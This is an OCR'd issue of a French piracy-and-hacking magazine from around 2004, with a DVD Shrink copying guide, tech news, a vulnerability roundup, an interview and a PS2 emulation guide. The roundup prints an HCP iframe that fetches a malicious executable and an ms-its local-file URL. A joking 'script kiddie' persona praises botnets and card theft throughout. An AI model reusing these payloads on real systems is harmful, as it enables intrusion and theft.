Pour cela, cliquez sur le bouton Remaniement en haut à droite de la fenêtre, la fenêtre se découpe alors en deux parties :

- à droite, la liste des éléments disponibles sur le DVD original : menus, film principal et bonus,
- à gauche, le DVD que vous allez créer.

À partir de là, même ma grand-mère y arriverait : il suffit de faire glisser de droite à gauche ce que vous souhaitez conserver, évidemment le film principal (à moins que vous n'achetiez le DVD vraiment que pour les bonus lol) et éventuellement quelques bonus si vous tenez à en conserver certains et qu'il reste suffisamment de place (voir ci contre).

La barre verte, en haut de l'écran, vous permet de voir en permanence quel pourcentage du DVD est occupé. Dès


et validez par OK : la compression commence. Prévoyez environ 1 heure avec un PC à 2 Ghz.

À la fin de l'opération, vous vous retrouverez avec de gros fichiers VOB, IFO et BUP. Pour les graver, utilisez votre

mettre tous les fichiers créés par DVD Shrink.

Il ne reste plus qu'à graver pour avoir une copie "presque" identique au film original

Spolix



5. Remaniement du DVD

J'APPELLE MON AVOCAT !

Il faut rappeler que la copie de films ou de DVD musicaux n'est légale que dans la stricte application de vos droits à la copie privée. Oui, vous avez le droit de faire une copie de votre DVD de Pinocchio pour que votre petite sœur puisse l'emporter en vacances. Mais mieux vaut ne pas s'amuser à distribuer des DVD de Titanic par dizaines pendant votre croisière, même si c'est pour emballer. Enfin... c'est de plus en plus dur de savoir où commencent et s'arrêtent exactement nos droits avec toute la désinformation que nous jettent les majors.

'Z

LINUX MENACE LA SÉCURITÉ NATIONALE

Le PDG de Green Hills Software, Dan O'Dowd, ne s'est certainement pas fait beaucoup d'amis dans le cercle des Linuxiens, en affirmant qu'utiliser Linux pour la défense nationale (américaine) serait une grave erreur. C'est ce qu'il a dit haut et fort lors d'une conférence, dont vous trouverez la retranscription sur http://www.ghs.com/news/20040408_AFEI.html. Afin de se justifier, il s'est ensuite fendu d'une série d'articles que l'on peut lire sur http://www.ghs.com/linux/security.html. O'Down critique notamment le côté open-source de Linux, qui permet à n'importe qui de trouver des failles sans nécessairement les dévoiler. D'après lui, utiliser Linux dans des systèmes critiques de défense et de combat pourrait avoir de graves conséquences s'ils étaient compromis (par exemple, des missiles pourraient être lancés sur des civils !). Vous pensez que ce type est sponsorisé par Microsoft pour promouvoir le prochain Windows Nuclear 2005 ? En fait, pas du tout, il se trouve que Green Hills conçoit justement des systèmes d'exploitation sécurisés pour l'armée américaine...

SURFEZ AVEC VOTRE LOGICIEL P2P

S'agit-il d'une simple curiosité, ou de la future tendance ? Il est encore trop tôt pour le dire, mais Deepnet Explorer (www.deepnetexplorer.com) est le premier browser qui est aussi un logiciel P2P. Le réseau P2P en question est Gnutella, qui fait partie des plus populaires sur le Net. Reste à trouver un intérêt à la chose, car quel est l'intérêt véritable d'intégrer Web et P2P au sein d'une même application ? Au moins, ce nouveau browser est gratuit. Alors si vous voulez essayer la bête, envoyez-nous vos commentaires !

LES DERNIERES VULNERABILITES

EN PARTENARIAT AVEC L'EQUIPE TECHNIQUE DE WWW.K-OTIK.COM

Bugtrakz-kiddie nous a fait un immense honneur en acceptant de commenter la revue bugtraq de ce numéro. Vous ne le connaissez pas ? Lui vous connaît sûrement puisqu'il a déjà installé plusieurs de ses bots IRC sur votre ordinateur et backdooré votre site web. Son rêve : contrôler assez d'ordinateurs zombies pour DOSer le site de Britney Spears. On ne sait pas si c'est par conviction, ou seulement dans l'espoir de lui extorquer des faveurs.

REALPLAYER & REALONE MULTIPLE BUFFER OVERFLOW VULNERABILITIES

Deux failles de sécurité ont été identifiées dans plusieurs produits Real. Elles pourraient permettre à un attaquant d'exécuter un code arbitraire sur un poste utilisateur. Le premier problème, de type heap overflow, est présent au niveau du fichier " embd3260.dll " qui ne manipule pas correctement certains fichiers media. La seconde faille se situe au niveau de la manipulation de certains fichiers ram contenant un grand nombre de points (".").

Bugtrakz-kiddie : *Sympa comme vulnérabilité, mais trop lourde à exploiter : il faut forcer les gens à visiter une page. Ou alors mettre l'exploit sur un site très visité. Et encore, ça ne marchera pas de la même manière avec toutes les versions de Real.*

VULNÉRABLE : RealOne Player et RealPlayer **SOLUTION :** Utiliser l'option de mises à jour

SYMANTEC CLIENT FIREWALL PRODUCTS MULTIPLE VULNERABILITIES

Quatre vulnérabilités critiques ont été identifiées dans plusieurs produits Symantec Norton. Elles pourraient être exploitées par un attaquant distant afin de compromettre un système vulnérable ou causer un Déni de Service (DoS) :

1) Le premier problème, de type buffer overflow, apparaît au niveau de la gestion des requêtes et réponses DNS (Domain Name Service), et pourrait être exploité afin d'exécuter des commandes arbitraires distantes avec les privilèges Kernel Ring 0. Cette faille se situe au niveau d'une routine présente dans SYMDNS.SYS, et qui ne gère pas correctement les réponses contenant des champs CNAME trop longs.

2) La seconde vulnérabilité, de type heap overflow, apparaît au niveau de la gestion des réponses NBNS (NetBIOS Name Service), et qui pourrait être exploitée afin d'exécuter des commandes arbitraires distantes avec les privilèges Kernel Ring 0. L'exploitation de cette faille nécessite l'autorisation du trafic entrant NBNS (port 137/UDP), ce qui n'est pas le cas dans une configuration par défaut.

3) La troisième faille, de type déni de service, apparaît au niveau de la gestion des réponses DNS (port 53/UDP), et pourrait être exploitée par un attaquant distant afin de crasher un système vulnérable.

4)Le quatrième problème, de type stack overflow, apparaît au niveau de la gestion des réponses NetBIOS Name Service (port 137/UDP), et pourrait être exploité afin d'exécuter des commandes arbitraires distantes avec des privilèges élevés. Cette faille se situe au niveau du driver SYMDNS.SYS.

Bugtrakz-kiddie : *Ça me fait toujours rigoler quand c'est le programme de sécurité qui peut être utilisé pour s'introduire dans la cible :-) C'est comme Witty, qui exploitait, entre autre, un bug dans les parsers de BlackICE.*

VULNÉRABLE : Tous les produits sécurité Symantec/NORTON **SOLUTION :** LiveUpdate
CVE : CAN-2004-0444 / CAN-2004-0445

INTERNET EXPLORER LOCAL RESOURCE ACCESS & CROSS-ZONE SCRIPTING

Deux vulnérabilités critiques ont été identifiées dans Microsoft Internet Explorer. Elles pourraient être combinées à des failles connues puis exploitées par un attaquant distant afin de compromettre une machine vulnérable. Le premier problème est une variante de la vulnérabilité " Location: ", qui pourrait être exploitée afin d'accéder à des ressources locales via la variable URL : "Location: URL:ms-its:C:\WINDOWS\Help\iexplore.chm::/iegetsrt.htm". La seconde vulnérabilité, de type Cross-Zone-Scripting, pourrait être exploitée par un attaquant distant afin d'exécuter des scripts dans la zone locale de la machine. Ces deux problèmes peuvent être exploités via une page HTML malicieuse.

Aucun patch de sécurité n'existe pour cette vulnérabilité. L'exploit de cette faille est publiquement disponible, il y a plusieurs rapports d'incidents impliquant cette exploitation (installation à l'insu des utilisateurs de l'Adware " I-lookup " avec une barre d'outils qui détourne l'explorateur et qui affiche des pop-ups promotionnels pour des sites adultes). Nous conseillons un changement du navigateur ou la désactivation du protocole ITS.

Bugtrakz-kiddie : *Ça me rappelle ce que fait un collègue en ce moment. Il s'est débrouillé pour faire une sorte de worm pour attaquer à la chaîne plein de serveurs web IIS (il doit avoir un 0-day, ou je sais pas trop quoi). Du coup, il peut utiliser ce genre de faille IE sur pleins de gens en rajoutant l'exploit en HTML sur plein de sites, sans que les webmasters s'en rendent compte, héhé. Il ne s'est pas mal débrouillé, il est même passé dans les journaux. Bon, faut dire qu'il utilise l'exploit pour installer un prog qui vole les numéros de CB, ce genre de choses.*
Enfin, merci Mircrosoft pour tous ces bugs ! Et merci de forcer tout le monde à utiliser les mêmes softs, avec tes techniques de marketing de leet. Ça nous simplifie tellement la vie.

VULNÉRABLE : Microsoft Internet Explorer 6 **SOLUTION :** Changer de navigateur

MANIAC MANSION REVIENT !

Nos lecteurs des maisons de retraite se rappelleront du fameux " Maniac Mansion ", ce jeu d'aventure loufdingue développé par LucasArts il y a, euh, longtemps. Ce petit bijou a été développé par rien de moins que le créateur de Monkey Island, et a ensuite été suivi par le non moins célèbre Day of the Tentacle. Bon, pourquoi raviver tous ces souvenirs ? Parce qu'un remake est maintenant disponible gratuitement sur http://people.freenet.de/lucasfangames/maniac/index_eng.htm. Un jeu parfait pour reposer votre carte graphique après un petit UT2004.

DANS LA FAMILLE YAHOO.COM, JE VOUDRAIS 1996

Il vous est certainement déjà arrivé de pester contre un site web qui n'est plus disponible. Le cache de Google vient alors à la rescousse. Et si ce n'est pas suffisant, demandez-vous ? Il existe un site extraordinaire qui pourrait bien vous sauver la vie : " The Internet Archive " (www.archive.org), dont l'objectif est tout simplement d'archiver le contenu d'Internet. Un projet très ambitieux qui semble malgré tout bénéficier de moyens à sa hauteur : vous pouvez trouver de multiples copies de (presque) tous les sites et ainsi " remonter le temps " jusqu'en 1996. Mais attention, le but n'est pas uniquement d'archiver les sites web : vous trouverez à la même adresse des archives audio de concerts ou de conférences, des archives de textes ou de films... évidemment, ce n'est pas sans causer quelques soucis liés à la propriété intellectuelle, mais apparemment le site est pour l'instant parvenu à survivre au DMCA américain en créant une exception pour l'archivage. Espérons que cette gigantesque archive ne disparaisse pas, ou qu'au moins quelqu'un d'autre l'archive.

MAC OS X VOLUME URI HANDLER REGISTRATION CODE EXECUTION

Une nouvelle vulnérabilité critique a été découverte dans Mac OS X, elle pourrait être exploitée via un site malicieux afin de compromettre un système vulnérable. Cette faille est une variante de la vulnérabilité " disk URI handler ", normalement patchée avec eSecurity Update 2004-05-24 for Mac OS Xe. Deux méthodes d'exploitation sont possibles : la première concerne le montage des images disque ou des volumes (FTP/DAV/SMB/AFP/SSH) afin de créer de nouveaux protocoles URI qui permettront l'exécution de codes arbitraires placés sur l'image disque. La seconde méthode concerne toujours les images disques, qui peuvent modifier un protocole URI non utilisé (ex. TN3270), afin d'exécuter un code placé sur le volume.
La possibilité d'exploitation de cette vulnérabilité a été confirmée sur des machines patchées avec le correctif " Security Update 2004-05-24 for Mac OS X ".
Bugtrakz-kiddie : *Pas mal. Il suffirait de forcer les gens à télécharger une fausse image de disque. Bah, personne est sur Mac, ça ne marchera pas. Et puis bon, j'ai même pas de trojan à installer pour os/x...*

VULNÉRABLE : Apple Macintosh OS X **SOLUTION :** Désactiver les protocoles vulnérables

INTERNET EXPLORER /WINDOWS EXPLORER LONG SHARE NAME OVERFLOW

Une vulnérabilité a été identifiée dans Microsoft Internet Explorer (iexplore.exe) et Windows Explorer (explorer.exe). Elle pourrait être exploitée par un attaquant distant afin de compromettre une machine vulnérable. Cette faille est causée par une erreur pouvant être déclenchée via Internet Explorer ou Windows Explorer, en se connectant à un serveur de fichiers ayant un long nom de partage (plus de 300 octets). Ce problème, de type buffer overflow, pourrait être exploité afin d'exécuter des commandes arbitraires sur une machine vulnérable, en incitant un utilisateur à se connecter à un serveur de partage malicieux ou à visiter une page html spécifique. Cette vulnérabilité devait être fixée dans le SP1 pour Windows XP et le SP4 pour Windows 2000. (Elle est encore présente dans toutes les versions Windows 95, 98, Me, NT, 2000 et XP, à l'exception de Windows 2003 qui n'est pas vulnérable).
Bugtrakz-kiddie : *Haha ! Ça c'est trop drôle à utiliser pour pourrir la vie de ceux qui essayent de scanner mes shares. Je ne me suis même pas fatigué à ripper l'exploit, j'ai juste un nom de share assez long pour crasher leur Explorer.*

VULNÉRABLE : Microsoft Internet Explorer 5.01 – 5.5 – 6.0 **SOLUTION :** Aucune solution officielle pour l'instant
VULNÉRABLE : Windows NT – 2000 – XP - 2003 **SOLUTION :** MS04-014
CVE : CAN-2004-0197

MICROSOFT DIRECTPLAY PACKET VALIDATION DENIAL OF SERVICE

Il existe une vulnérabilité de déni de service dans l'API (application programming interface) IDirectPlay4 de Microsoft DirectPlay. Les applications qui utilisent cette API sont généralement les jeux multi-joueurs en réseau. Un attaquant qui réussirait à exploiter cette vulnérabilité pourrait provoquer l'échec de l'application.
Windows NT 4.0 n'est pas concerné par cette vulnérabilité. Seules les interfaces de la version 4 le sont. Une application utilisant les interfaces de la version 8 n'est pas affectée. Les jeux et les applications les plus récents sont conçus à l'aide des interfaces de la version 8.
Une attaque ne peut réussir que sur un système en train d'exécuter activement un jeu DirectPlay. DirectPlay étant un protocole réseau conçu pour permettre les modes multi-joueurs, les jeux qui n'utilisent pas les interfaces de la version 4 de DirectPlay ne sont pas vulnérables à une attaque.
Bugtrakz-kiddie : *Trop peu d'ordis concernés... et ça ne permet pas d'en prendre le contrôle. Ça ne m'intéresse pas.*

VULNÉRABLE : Microsoft DirectX 7.x - 8.x - 9.x **SOLUTION :** Appliquer le patch MS04-016

MICROSOFT WINDOWS HELP AND SUPPORT CENTER REMOTE CODE EXECUTION

Une vulnérabilité a été identifiée dans Microsoft Windows. Elle pourrait être exploitée par un attaquant distant afin de compromettre un système vulnérable. Ce problème se situe au niveau du centre d'aide et de support Windows (Help and Support Center) qui ne valide pas correctement certaines URLs HCP. Un attaquant pourrait exploiter cette vulnérabilité afin de télécharger puis d'exécuter des fichiers malicieux sur une machine vulnérable (via la Mise à jour du décodeur de DVD), en incitant un utilisateur à visiter une page web ou à lire un email contenant un lien HCP spécifique. La désactivation du protocole HCP via le registre empêchera l'exploitation de cette vulnérabilité, mais cette démarche est déconseillée car elle pourrait entraîner certains dysfonctionnements.
Microsoft a jugé le risque comme " Important ", nous l'avons jugé comme " Moyen ", car l'exploitation de cette faille exige une importante interaction de la part de l'utilisateur. Un attaquant pourrait exploiter ce problème en incitant un utilisateur à visiter une page web (ou à lire un email) contenant un lien HCP spécifique. Ce lien lancera le centre d'aide et de support (Mise à jour du décodeur de DVD), puis y injectera une URL malicieuse. L'attaquant devra ensuite convaincre l'utilisateur de cliquer sur le bouton " Mettre à jour maintenant ", l'utilisateur croyant télécharger une mise à jour Windows, téléchargera en réalité un fichier malicieux (via l'URL injectée auparavant).

```
<iframe src="HCP://system/DVDUpgrd/dvdupgrd.htm?website=site.com/malicieux.exe"
width="1" height="1"></iframe>
```

Bugtrakz-kiddie : *Celui-ci n'est pas mal. Et c'est tellement facile de faire cliquer les gens... C'est trop bien foutu, Windows :-)*

VULNÉRABLE : Windows XP et Windows 2003 Server **SOLUTION :** MS04-015
CVE : CAN-2004-0199

'Z

ENCORE UNE FOIS, BRAVO !

C'est pendant la guerre froide que les États-Unis développèrent leurs armes de destruction massive. Pour éviter que n'importe quel plouc lance les armes, il y avait une protection par code. On apprend par une association d'anciens officiers de l'armée américaine qu'entre 1960 et 1977, le code en question était le... tenez-vous bien... 00000000. Encore une preuve du sérieux de nos amis américains, qui ont dû avoir la flemme de changer le mot de passe par défaut. Finalement, la date de naissance comme code de carte bleue, ce n'est pas si mal !

LA CHINE BANNIT UN JEU VIDEO

Un jeu vidéo a été banni du pays. il s'agit de " Hearts of Iron ", un très bon jeu de stratégie qui a été développé par une entreprise suédoise, Paradox Entertainment. Le jeu déforme l'histoire de la Chine et y porte préjudice, selon les autorités du pays. En effet, dans le scénario, le Tibet et Winjiang sont deux pays indépendants et Taiwan fait partie du Japon. C'est ainsi que le ministère de la Culture, outré, a fait retirer le jeu des points de vente (que ce soit dans les magasins ou en ligne), et que les cybercafés doivent s'assurer qu'aucun citoyen ne peut y jouer dans leurs établissements. Les Chinois n'en sont pas à leur première frustration quant à ce type d'événements. En effet, Covert Strike avait été retiré du marché et interdit parce qu'on y donnait une mauvaise image de l'armée chinoise. Même si les reproches faits à l'endroit des concepteurs du jeu sont légitimes, l'interdiction complète de vente semble exagérée. Une chose est certaine, il y aura quand même une suite à Hearts of Iron, malgré la susceptibilité de nos amis chinois !

LES PETITS DE LA PRESSE

Si vous lisez un peu les revues de jeux vidéo, sans doute avez-vous remarqué que certains magazines de référence (Joystick, PlayStation Mag, etc.) ont radicalement changé de style, de rédaction... et quelque fois de qualité. Mais que s'est-il passé ? Fishbone, ex rédac-chef adjoint de Joystick, a bien voulu répondre à nos questions.

PIRAT'Z

LES PROCÈS DU MOIS

La RIAA repart en guerre avec une nouvelle série de poursuites. Il s'agit de 482 individus dont l'identité ne sera divulguée qu'au début des procès. Les " victimes " sont dispersées aux quatre coins des États-Unis. Pour la RIAA, il est important de poursuivre la croisade contre ces malfaiteurs dont le nombre se chiffre maintenant en milliers. Toutefois, la menace ne semble pas dissuader les fervents utilisateurs de Kazaa ou d'eDonkey qui semblent être toujours aussi nombreux. Mais comme on vous le rapporte ailleurs, la RIAA y croit...

LÉGALISER LE P2P

Est-il possible de légaliser le partage de fichiers musicaux? Il semblerait que l'ADAMI, une société française protégeant les droits intellectuels des artistes, ait trouvé une solution. Elle sait qu'il est pratiquement impossible de stopper le P2P, mais son étude démontre qu'il serait possible de créer une taxe sur le téléchargement. Cette taxe serait imposée aux FAI (afin de payer les artistes), ce qui aurait pour effet de faire augmenter les prix de la connexion internet. Bien belle idée que de faire payer tout le monde!

TRAVERSER L'ATLANTIQUE, C'EST CHER

Napster a lancé la version canadienne de son service d'achat de musique en ligne une semaine après l'avoir fait en Grande-Bretagne. Il y a deux différences notables entre les deux versions : la variété des pièces musicales, ainsi que le prix. Les Britanniques peuvent avoir accès à 500000 titres tandis que les Canadiens n'ont droit qu'à 300000 chansons, mais au moins, ils ont Céline Dion à la place des Spice Girls. Le prix diffère également beaucoup ; un titre coûtant au Canada moins de la moitié de ce qu'il coûte aux Anglais.

PIRAT'Z : Peux-tu te présenter rapidement à ceux de nos lecteurs qui ne te connaissent pas encore ?

FISHBONE : Eh bien je suis Stéphane - Fishbone - Hébert, Fish pour les intimes. J'étais, il y a peu encore, le rédacteur en chef adjoint de Joystick. Je m'occupais également de la composition des ziks accompagnant l'interface du CD, un mois sur deux. Pour ceux qui connaissent, j'ai aussi composé la Balunga. Je squatte le milieu du jeu vidéo depuis dix-sept ans environ. J'ai commencé en faisant quelques musiques sur Amstrad pour Ubi Soft, puis j'ai eu la chance d'écrire pour divers magazines : STMag, Megaforce, Superpower, PlayMag, Joystick, joystick.fr, Joypad, PlayStation Mag 1&2, Canard PC...

P : Il y a quelque temps, tu as quitté Joystick avec pas mal de tes collègues. Pourquoi ?

F : Il se trouve que nous nous sommes retrouvés, peu avant noël 2003, face à une situation qui nous a beaucoup, beaucoup fâchés. Hachette, notre patron de l'époque, souhaitait vendre la filiale Hachette Digital Presse depuis quelque temps déjà. Après qu'Hachette ait refusé une proposition de rachat par les salariés d'HDP - à savoir nous-même, le staff de Joystick, Joypad, Joystick.fr et DVD Mag au grand complet - nous avons appris du jour au lendemain que nous étions finalement vendus au groupe anglais Future Publishing. En d'autres termes, à un concurrent direct, dont la culture d'entreprise ne correspondait pas à l'idée que nous nous faisions de notre propre travail. Ainsi, plutôt que d'intégrer une société dans laquelle nous ne nous serions pas sentis bien, autant pour des raisons débiles que plus sérieuses, nous avons préféré partir pour continuer à bosser comme "avant" : sans contraintes, avec nos méthodes, notre style, et surtout en nous marrant comme des abrutis pour pas grand chose...

P : Joystick n'est pas le seul magazine dans ce cas, je crois...

F : Effectivement, la quasi-totalité des équipes de Joypad, PlayStation Mag et DVD Mag a décidé de faire la même chose. Il faut bien comprendre que nous vivions dans un petit paradis terrestre, et que pour la plupart d'entre nous, ce changement radical d'environnement était difficile à admettre. Je précise qu'Hachette ne nous a pas vendu pour des raisons de rentabilité, mais plutôt pour une incompatibilité entre notre ligne éditoriale et un éventuel développement au niveau international. Difficile de transposer à l'étranger des magazines au ton aussi inimitable que l'étaient Joystick et consorts...

P : Que fais-tu maintenant ? Et l'ex-équipe de Joystick ?

F : Pour ce qui est des ex-Joystick, nous avons créé Canard PC, "le magajine des zeux vidéo", un hebdo qui sort tous les mercredis et qui propose des recettes de cuisine entre deux tests de jeu. Pas de surprises pour les anciens lecteurs de Joy, on y retrouve toute l'équipe : Lord Casque Noir, Ivan le Fou, Captain ta Race, Gana, M. Pomme de Terre, Bob Actor, Ackboo et votre serviteur. L'ambiance est toujours à la déconne, on se marre, on se vanne, même si le fait de sortir un hebdo est une chose bien plus compliquée et stressante qu'on ne le pensait. Quoi qu'il en soit, on ne regrette rien, rien de rien, non, on ne regrette rien. Sinon, à titre personnel, je cumule en parallèle une reconversion dans l'immobilier, après avoir tenu quelque temps une

TRACAS VIDEOLUDIQUE

agence matrimoniale dans le sud de la France. Ouais, je sais, je sais... Je continue par ailleurs à faire quelques piges pour d'autres mags hors du secteur du jeu, et j'ai aussi quelques projets à concrétiser du côté de la musique pour des spots de pubs... Mais bon, ça, c'est plus hypothétique.

P : Ton avis sur l'avenir de la presse vidéoludique en France ?

F : Arf, la question piège... Bon, tout d'abord, je ne porterai pas d'avis sur le nouveau Joy, car cela n'aurait rien d'objectif. Caféine n'a pas eu la tâche facile lorsque nous sommes tous partis, puisqu'il a dû remonter une équipe complète en très peu de temps. Chapeau pour le boulot, car faire un mag comme Joystick est moins facile qu'il n'y paraît. Toujours est-il que, d'une manière plus générale, la presse vidéoludique française se porte assez mal : trop de mensuels, trop de concurrence du Net, nous vivons sans doute les derniers instants d'une grande époque. Ce sont en partie ces constatations qui nous ont motivés pour créer un hebdo et non un mensuel, même si on nous a traités de fous. Pourtant, en qualité d'hebdo, non seulement nous collons à l'actualité, mais en plus il n'existe pas de concurrents directs dans notre créneau. De plus, avec l'avènement des abonnements Internet haut débit, la présence d'un CD ou d'un DVD avec un canard n'est plus obligatoire pour espérer vendre. En résumé, je pense que la presse papier a encore de l'avenir, mais pas dans sa forme actuelle, aussi bien quantitativement que qualitativement. Par contre, madame Irma, notre voyante, nous a confirmé que Canard PC va cartonner pendant au moins 457 ans, alors on est content.

P : Un mot à dire aux lecteurs de Joystick ?

F : Qu'est-ce qu'on a pu se marrer quand même, hein les gars ! Le temps que j'ai passé à Joystick compte assurément parmi les plus belles et plus drôles années de ma vie. Bosser à Joystick, c'était surtout passer son temps à rires avec des amis... Merci de nous avoir permis de vivre dans une colonie de vacances aussi longtemps !

P : À ceux de Pirat'z ?

F : Bon, au risque de passer pour un vieux con moralisateur, si j'ai un seul message à faire passer, c'est que l'industrie du jeu a vraiment besoin d'être soutenue. Alors pensez aux développeurs : jouez le jeu, downloadez les démos et si elles vous plaisent, achetez les softs !

P : Merci d'avoir bien voulu répondre à nos question. On te souhaite beaucoup de succès, ainsi qu'à l'équipe de Canard PC.

F : Merci à toi.

PS : l'équipe de Joypad, quant à elle, a tenté de faire survivre sa passion à travers un nouveau mag, Gaming, qui n'aura malheureusement tenu que six mois.

Annonce officielle :
http://www.gamekult.com/tout/forum/lire_179224.html?nopub=1&temp=331203200455125049

Interview by eks

TÉLÉCHARGEZ PIRAT'Z N° 1 !

Heureusement, nous, nous faisons encore ce que nous voulons. Fatigués de disperser de fausses informations sur d'hypothétiques abonnements, tristes de décevoir à chaque fois les lecteurs qui veulent nous commander d'anciens numéros, nous avons choisi de vous offrir les premiers Pirat'z et de vous laisser les télécharger.

Nous voulions tirer profit de la technologie la plus adaptée pour diffuser un fichier volumineux à de nombreuses personnes : le peer2peer. C'est surtout une manière de crier haut et fort que le p2p n'est pas que le vecteur de pratiques illégales. On voudrait vous interdire d'utiliser ces outils ? Autant dire qu'on aimerait vous empêcher de lire Pirat'z !

Si vous vous souvenez du dernier numéro, vous serez sans doute d'accord avec notre choix : nous allons utiliser konspire2b. C'est un protocole qui a l'avantage d'introduire une relation de confiance dans le p2p. Si vous vous abonnez au canal de Pirat'z, vous serez sûr que ce que vous y téléchargerez vient de chez nous (c'est cryptographique, pour ne pas dire magique !). En plus, il existe des clients pour à peu près tous les OS, et c'est du libre, on aime ça. Du coup, vous aurez aussi une bonne raison de l'essayer : comme d'habitude, plus il y a d'utilisateurs, mieux c'est.

Le principe de diffusion avec konspire2b, c'est que le téléchargement a lieu à heures fixes. Ça permet de maximiser le nombre d'utilisateurs simultanés, et donc les taux de transfert. Rassurez-vous, pas la peine de rester devant votre écran toute la journée, il suffit de laisser tourner le client en arrière plan. Les dates d'émission seront annoncées sur notre forum (http://piratz.fr.st). Vous pourrez aussi vous y renseigner, si vous avez des problèmes pour installer le programme.

Pour rappel, les fichiers sont diffusés au travers de canaux auxquels vous devez vous abonner. Tout fonctionne en tâche de fond : vous téléchargez le client sur http://konspire.sf.net et vous lancez. Il n'y a pas d'interface au démarrage du programme, car vous le pilotez avec votre navigateur (en vous connectant sur http://localhost:8085). Pour s'inscrire à un canal de diffusion, il faut posséder la clé publique qui y correspond (l'émetteur possède une clé privée qui est la seule qui permet d'y envoyer des fichiers). Pour s'inscrire automatiquement à notre canal, vous n'avez qu'à cliquer sur le lien qui figure sur http://piratz.fr.st/k2b (subscribe to Pirat'z).

BONNE LECTURE !

'IZ

iTUNE ARRIVE EN FRANCE


C'est le 15 juin dernier, lors de la visite du PDG d'Apple, qu'iTunes Music store a été officiellement lancé à travers les trois principaux marchés européens : France, Allemagne et Royaume-Uni. Aux États-Unis, Apple a déjà vendu 70 millions de pièces musicales à 99 cents chacune, mais en France nous serons amenés à payer 1,20 euro pour les nouveautés et moins d'un euro pour les vieux titres. Le catalogue se compose actuellement de 700000 titres de majors et de labels indépendants. La concurrence avec le P2P s'annonce rude !

SONDAGE PROFOND

Au début de l'année 2004 et durant quatre mois, un sondage a été effectué afin de connaître les habitudes des utilisateurs de P2P. La plupart des résultats étaient prévisibles ou simplement déjà connus, mais il existe quelques réponses pour le moins surprenantes. Si on suppose que les services comme Napster et iTunes étaient amenés à fournir un choix aussi varié que KaZaa et à baisser le prix d'un téléchargement à 25 cents, que feraient les utilisateurs ? Étonnamment, 16 % des sondés utiliseraient exclusivement les services payants et 29 % utiliseraient les deux. Avant la venue du P2P, 47 % des utilisateurs achetaient moins de 10 CD par an, ce chiffre tombe à 41 % après la venue du P2P. Le pourcentage de ceux qui s'en procuraient entre 10 et 20 chaque année est passé de 26,07 % à 26,58 %. On peut donc affirmer que l'industrie de la musique ne souffre pas autant du P2P qu'elle le prétend. En outre, ce sondage n'a rien de très scientifique et est basé sur la bonne volonté des répondants. Bonne volonté dont on peut douter vu le sujet du sondage.

FAITES REVIVRE LA

Les jeux nouveaux ne sont pas les seuls à pouvoir vous captiver pendant des heures. Les dix ou vingt dernières années du jeu vidéo regorgent de perles et d'aventures étonnantes. Pour y jouer sur votre PS 2 ? Empruntez l'un des multiples chemins de l'émulation.



Grâce aux nouvelles techniques d'émulation pour la dernière console sortie des ateliers de Sony, aux performances particulièrement intéressantes en matière de compatibilité et d'évolution, vous pouvez désormais vous adonner aux plaisirs oubliés des anciennes consoles. Qu'elles soient de Nintendo ou Sega, je me propose de vous montrer comment jouer - ou rejouer, selon votre âge ou votre culture vidéoludique - via quatre consoles de légende.

Les consoles 8 bits :

- la Nintendo Entertainment System, plus connue sous le nom de NES,
- la MasterSystem, issue du système SMS de SEGA.

Et les consoles 16 bits :

- la Megadrive (également connue aux États-Unis sous le nom de Genesis) de Sega,
- la Super Nintendo Entertainment System, elle aussi plus connue sous le nom de SNES ou Super Nintendo.

Vous aurez remarqué, si vous êtes une fine gâchette de l'émulation, que je n'ai pas inclu toutes les possibilités d'émulation de la console de Sony. Il faut dire que je n'ai sélectionné que les plus performantes et intéressantes. Ce sont aussi des consoles auxquelles chacun d'entre nous a pu jouer une fois au moins dans sa vie.

Malheureusement, il vous faudra absolument disposer d'une PlayStation 2 pouvant accepter les Cd-rom gravés, donc probablement équipée d'une puce (il y a suffisamment d'articles consacrés à ce sujet dans Pirat'z, si vous ne les avez pas, vous savez ce qu'il vous reste à faire...). Il faut aussi un graveur, un CD vierge et une connexion Internet. Pour terminer la série des évidences : ce serait bien aussi d'avoir une carte mémoire (ça le fait pas trop de finir Zelda III sans sauvegarder... à moins de rester une semaine devant sa télé sans éteindre sa console). En avant donc, que les jeux commencent !

NES

Nintendo Entertainment System, la première console qui ne rend pas épileptique (quoique...). Nintendo fut très fier de présenter sa console en 1986, car elle présentait des qualités sonores et visuelles hors du commun pour l'époque. De plus, les types de jeux proposés étaient sensiblement différents du reste du panel de jeu vidéo de l'époque : il ne s'agissait plus de jouer à un jeu répétitif, issu de l'arcade ou du café du coin, où l'action est toujours la même, sauf qu'elle croît en difficulté. On a là de véritables progressions autour d'un pseudo scénario (oui, je dis pseudo scénario parce que bon, "votre fiancée a été capturé par un méchant, allez lui défoncer la tronche pour la sauver", c'est pas vraiment du scénario, d'accord).

Après ce rapide digéré de connaissances vidéoludiques, passons à la partie sérieuse du problème. La procédure comporte plusieurs étapes.

